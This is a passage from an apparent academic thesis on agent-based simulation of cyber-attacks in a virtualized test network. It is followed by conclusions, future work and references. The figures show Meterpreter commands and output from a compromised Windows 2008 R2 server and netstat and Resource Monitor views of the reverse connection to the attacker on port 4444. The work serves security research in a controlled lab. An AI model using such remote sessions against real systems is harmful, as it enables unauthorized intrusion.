
Following figure show that attacker machine is able to run windows commands remotely on victim machine via established connection after exploitation. IP address and system information of windows server is visible in the figure.



```
meterpreter > sysinfo
Computer        : WIN-NCHRPI439BA
OS              : Windows 2008 R2 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:d4:4c:07
MTU          : 1500
IPv4 Address : 10.254.20.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::1cb6:65ff:4c8c:aa5d
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Figure 24: Commands output executed remotely from attacker machine

Verification of successful attack can also be done at victim machine by analyzing the details of ESTABLISHED & LISTENED connections. The following figure shows the established connection of windows server, the connection details that is established with attacker machine is visible in the list. Connection details can also be seen from “Resource Monitor” utility of windows server.




```
C:\Users\Administrator>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            WIN-NCHRPI439BA:0      LISTENING
  TCP    0.0.0.0:445            WIN-NCHRPI439BA:0      LISTENING
  TCP    0.0.0.0:47001          WIN-NCHRPI439BA:0      LISTENING
  TCP    0.0.0.0:49152          WIN-NCHRPI439BA:0      LISTENING
  TCP    0.0.0.0:49153          WIN-NCHRPI439BA:0      LISTENING
  TCP    0.0.0.0:49154          WIN-NCHRPI439BA:0      LISTENING
  TCP    0.0.0.0:49155          WIN-NCHRPI439BA:0      LISTENING
  TCP    0.0.0.0:49156          WIN-NCHRPI439BA:0      LISTENING
  TCP    0.0.0.0:49157          WIN-NCHRPI439BA:0      LISTENING
  TCP    10.254.20.10:139       WIN-NCHRPI439BA:0      LISTENING
  TCP    10.254.20.10:49163     10.254.19.10:4444      ESTABLISHED
  TCP    [::]:135               WIN-NCHRPI439BA:0      LISTENING
  TCP    [::]:445               WIN-NCHRPI439BA:0      LISTENING
  TCP    [::]:47001             WIN-NCHRPI439BA:0      LISTENING
  TCP    [::]:49152             WIN-NCHRPI439BA:0      LISTENING
  TCP    [::]:49153             WIN-NCHRPI439BA:0      LISTENING
  TCP    [::]:49154             WIN-NCHRPI439BA:0      LISTENING
  TCP    [::]:49155             WIN-NCHRPI439BA:0      LISTENING
  TCP    [::]:49156             WIN-NCHRPI439BA:0      LISTENING
  TCP    [::]:49157             WIN-NCHRPI439BA:0      LISTENING
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:4500           *:*
```

Connection is established with Attacker Machine

Figure 25: command output of connection details (windows cmd)

The following figure show the connection details from resource monitor utility of windows.



Processes with Network Activity

□ Image	PID	Send (B/sec)	Receive (B/sec)	Total (B/sec)
□ svchost.exe (NetworkService)	912	13	13	25
□ System	4	5	7	12

Network Activity 🟩 0 Kbps Network I/O 🟦 0% Network Utilization

Image	PID	Address	Send (B/sec)	Receive (B/sec)	Total (B/sec)
svchost.exe (NetworkService)	912	224.0.0.252	13	0	13
svchost.exe (NetworkService)	912	ff02::1:3	0	13	13

TCP Connections

Image	PID	Local Address	Local Port	Remote Address	Remote Port	Packet Loss (%)	Latency (...
spoolsv.exe	440	10.254.20.10	49163	10.254.19.10	4444	0	60

Connection details from Resource Monitor Utility

Figure 26: Connection details are visible at Resource Monitor

Chapter 6
Conclusion and Future Work

This chapter provides the conclusion of the research and discuss about the future work of the thesis.

In this research, a framework is proposed for agent-based modeling and simulation of cyber-attacks. These agents possess automated steps used to perform the cyber-attack for the security evaluation of the network. Our proposed framework allows to evaluate security resilience of large IT infrastructures by replicating it in a virtual environment with simulated network connectivity and performing Exploitation activity. It is comprised of virtualized hosts, emulated network, and simulated attack model components that leverages real capabilities of performing an agent based cyber-attacks using ABM in Anylogic.

This open-ended framework has an advantage as it allows to reduce time, and to do security testing of IT Infrastructure in a risk-free environment. Risk-free environment allows to perform simulated cyber-attacks in a controlled environment without causing the actual network damage. The point of building simulations in this environment is to have an artificial or a virtual environment in which security testing can be done in a controlled manner with low risks. Moreover, it helps in taking decisions to automate existing practices of human based penetration testing.

6.1 Discussion

We have presented an Agent based model framework and a sample setup to verify the effectiveness of the proposed solution. This framework allows system engineers to create a virtual replica of an IT infrastructure under investigation. They can perform different type of cyber-attacks against the detected vulnerabilities to analyze the security resilience. It is comprised of three layers including virtualization layer, network layer and agent based modeling layer.

In the simulation & virtualization, there is a discussion between realism and performance. In the domain of modeling and simulation it is said that the model should not be as complexed as the real system. It should give the details of the system which lie in the middleware. So that the understanding of the model should be clear. Modeling process assumes abstraction and throws the irrelevant details of the problem whose solution is going to find out. It only keeps important details with it.

6.2 Contributions

The contribution of this thesis is to create a framework that can be used to perform vulnerability assessment and Exploitation against the detected vulnerabilities using agent based simulated attacks on the virtualized network. This proposed framework allows system engineers to create a virtualized and exact replica of an IT infrastructure for security testing and perform VAPT phases to analyze its security resilience.

The application of our model leads towards the way to automated penetration testing against simulated networks. Direct exploitation can be performed using the designed model, which is not possible in real network because exploitation on real network can cause damage to the critical assets. Moreover it also assist in modeling of cyber-attack and describe the characteristics of attacker capabilities and automate pen-testing through agents. The simulation may take decisions to automate existing practices of human based penetration testing.

6.3 Future Directions

Future work of the agent based cyber-attack study will perform the creation of cyber-attack library for exploitation against more services and vulnerabilities with respect to criticality level through the simulation. Main future work is to make agent more intelligent that can read vulnerability assessment reports of paid and free vulnerability scanner tools like Nessus, Nexpose, OpenVAS, retina, after that fetch the vulnerability details and perform the Exploitation against the detected vulnerabilities of the scanners using automated agent based model.

This work motivate us to review current penetration testing practices and to model them in ABM and also offers new dimensions for planning cyber-attack modeling and simulation.

Reference

[1] N. Wagner, R. Lippmann, M. Winterrose, J. Riordan, T. Yu, and W. W. Streilein, "Agent-based simulation for assessing network security risk due to unauthorized hardware," 2015.

[2] I. Kotenko and A. Chechulin, "A Cyber Attack Modeling and Impact Assessment framework," 2013.

[3] Sajjan Shiva, "Game Theoretic Approaches to Protect Cyberspace," *World Fish.*, 2010.

[4] M. E. Kuhl, J. Kistner, K. Costantini, and M. Sudit, "Cyber attack modeling and simulation for network security analysis," 2007, doi: 10.1109/WSC.2007.4419720.

[5] C. Deng and Q. Liu, "A computer virus spreading model with nonlinear infectivity on scale-free network," 2015, doi: 10.2991/icismme-15.2015.348.

[6] B. Van Leeuwen, V. Urias, J. Eldridge, C. Villamarin, and R. Olsberg, "Cyber security analysis testbed: Combining real, emulation, and simulation," 2010, doi: 10.1109/CCST.2010.5678720.

[7] A. Shehu and R. Kushe, "A cyber attack scenario using SSFNet," 2011, doi: 10.1109/NBiS.2011.116.

[8] C. Douligeris and A. Mitrokotsa, "DDoS attacks and defense mechanisms: Classification and state-of-the-art," *Comput. Networks*, 2004, doi: 10.1016/j.comnet.2003.10.003.

[9] Q. Gu and P. Liu, "Denial of Service Attacks," in *Handbook of Computer Networks*, vol. 3, 2012, pp. 454–468.

[10] S. Fowler, S. Zeadally, and N. Chilamkurti, "Impact of denial of service solutions on network quality of service," *Secur. Commun. Networks*, 2011, doi: 10.1002/sec.219.

[11] C. Sabottke, O. Suciu, and T. Dumitras, "Vulnerability disclosure in the age of social media: Exploiting twitter for predicting real-world exploits," 2015.

[12] P. Golchha, R. Deshmukh, P. L.-J. of S. E. and Research, and undefined 2015, "A Review on Network Security Threats and Solutions."

[13] M. Uma and G. Padmavathi, "A survey on various cyber attacks and their

classification," *Int. J. Netw. Secur.*, 2013.

[14] I. Mahmood, "A Verification Framework for Component Based Modeling and Simulation 'Putting the pieces together,'" 2013, Accessed: Jul. 12, 2020. [Online]. Available: https://www.diva-portal.org/smash/record.jsf?pid=diva2:600204.

[15] J. Raiyn, "A survey of cyber attack detection strategies," *Int. J. Secur. its Appl.*, 2014, doi: 10.14257/ijsia.2014.8.1.23.

[16] J. Mirkovic and P. Reiher, "A taxonomy of DDoS attack and DDoS defense mechanisms," *Computer Communication Review*. 2004, doi: 10.1145/997150.997156.

[17] J. Sahoo, S. Mohapatra, and R. Lath, "Virtualization: A survey on concepts, taxonomy and associated security issues," 2010, doi: 10.1109/ICCNT.2010.49.

[18] H. Lee, "3G Virtualization Basics: Understanding Techniques and Fundamentals," *Virtualization*, 2014.

[19] R. Emiliano and M. Antunes, "Automatic network configuration in virtualized environment using GNS3," 2015, doi: 10.1109/ICCSE.2015.7250212.

[20] A. Borshchev, "The Big Book of Simulation Modeling," *Simul. Model. with Anylogic Agent Based, Discret. Event Syst. Dyn. Methods*, 2013.

[21] E. Bonabeau, "Agent-based modeling: Methods and techniques for simulating human systems," *Proc. Natl. Acad. Sci. U. S. A.*, 2002, doi: 10.1073/pnas.082080899.

[22] A. Borshchev and A. Filippov, "From System Dynamics and Discrete Event to Practical Agent Based Modeling: Reasons, Techniques, Tools," 2004.

[23] D. M. Nicol, "Modeling and simulation in security evaluation," *IEEE Security and Privacy*. 2005, doi: 10.1109/MSP.2005.129.

[24] F. Chen and J. S. Su, "A flexible approach to measuring network security using attack graphs," 2008, doi: 10.1109/ISECS.2008.122.

[25] B. B. Madan, K. Goševa-Popstojanova, K. Vaidyanathan, and K. S. Trivedi, "Modeling and quantification of security attributes of software systems," 2002, doi: 10.1109/DSN.2002.1028941.

[26] D. M. Nicol, W. H. Sanders, and K. S. Trivedi, "Model-based evaluation: From dependability to security," *IEEE Trans. Dependable Secur. Comput.*, 2004, doi: 10.1109/TDSC.2004.11.

[27] S. P. Leblanc, A. Partington, I. Chapman, and M. Bernier, "An Overview of Cyber Attack and Computer Network Operations Simulation," *MMS 11 Proc. 2011 Mil. Model. Simul. Symp.*, 2011.

[28] H. Security, "Department of Homeland Security CYBER STORM III," no. July, 2011.

[29] I. V Kotenko, "Agent-based modelling and simulation of network cyber-attacks and cooperative defence mechanisms," *Discret. Event Simulations*, 2010, doi: 10.5772/56676.

[30] I. V. Kotenko, M. Stepashkin, and A. V Ulanov, "Agent-based modeling and simulation of malefactors' attacks against computer networks," *undefined*, 2006.

[31] C. Sarraute, F. Miranda, and J. I. Orlicki, "Simulation of Computer Network Attacks," Jun. 2010, Accessed: Jul. 12, 2020. [Online]. Available: http://arxiv.org/abs/1006.2407.

[32] A. Futoransky, L. Notarfrancesco, G. Richarte, and C. Sarraute, "Building Computer Network Attacks," Jun. 2010, Accessed: Jul. 12, 2020. [Online]. Available: http://arxiv.org/abs/1006.1916.

[33] I. Kotenko and E. Man'kov, "Experiments with simulation of attacks against computer networks," *Lect. Notes Comput. Sci. (including Subser. Lect. Notes Artif. Intell. Lect. Notes Bioinformatics)*, 2003, doi: 10.1007/978-3-540-45215-7_15.

[34] S. Mauw and M. Oostdijk, "Foundations of attack trees," 2006, doi: 10.1007/11734727_17.

[35] V. Saini, Q. Duan, and V. Paruchuri, "Threat modeling using attack trees," *J. Comput. Sci. Coll.*, 2008.

[36] J. S. Park, J. S. Lee, H. K. Kim, J. R. Jeong, D. B. Yeom, and S. Do Chi, "SECUSIM: A tool for the cyber-attack simulation," 2001, doi: 10.1007/3-540-45600-7_53.

[37] P. Ning, D. Xu, C. G. Healey, and R. St. Amant, "Building Attack Scenarios through Integration of Complementary Alert Correlation Methods," *Proc. 11Th Annu. Netw. Distrib. Syst. Secur. Symp. (Ndss04*, 2004.

[38] S. A. R. Shah and B. Issac, "Performance comparison of intrusion detection systems and application of machine learning to Snort system," *Futur. Gener. Comput. Syst.*,

2018, doi: 10.1016/j.future.2017.10.016.

[39] C. Michel and M. Ludovic, "Adele: An attack description language for knowledge-based intrusion detection," 2002.

[40] I. Kotenko and A. Ulanov, "Agent-based simulation of DDOS attacks and defense mechanisms," *Int. J. Comput.*, vol. 4, no. 2, pp. 113–123, 2014.

[41] I. Kotenko, "Agent-based modeling and simulation of cyber-warfare between malefactors and security agents in Internet," 2005.

[42] I. Grigoryev, *AnyLogic 7 in three days - A quick course in simulation modeling*. 2015.

[43] A. Coleman, D. Bombal, and J. Duponchelle, "Adding VMware VMs to GNS3 Topologies," 2019. https://docs.gns3.com/1u_D9XSSA5PVFrOrTWSw1Vn8Utvimd6ksv76F7731N84/index.html#:~:text=Start GNS3 and create a,to run this virtual machine (accessed Jul. 07, 2020).

[44] "CCENT/CCNA ICND1 640-822 Official Cert Guide, Premium Edition eBook and Practice Test, 3rd Edition | Cisco Press." https://www.ciscopress.com/store/ccent-ccna-icnd1-640-822-official-cert-guide-premium-9780132903820 (accessed Jul. 12, 2020).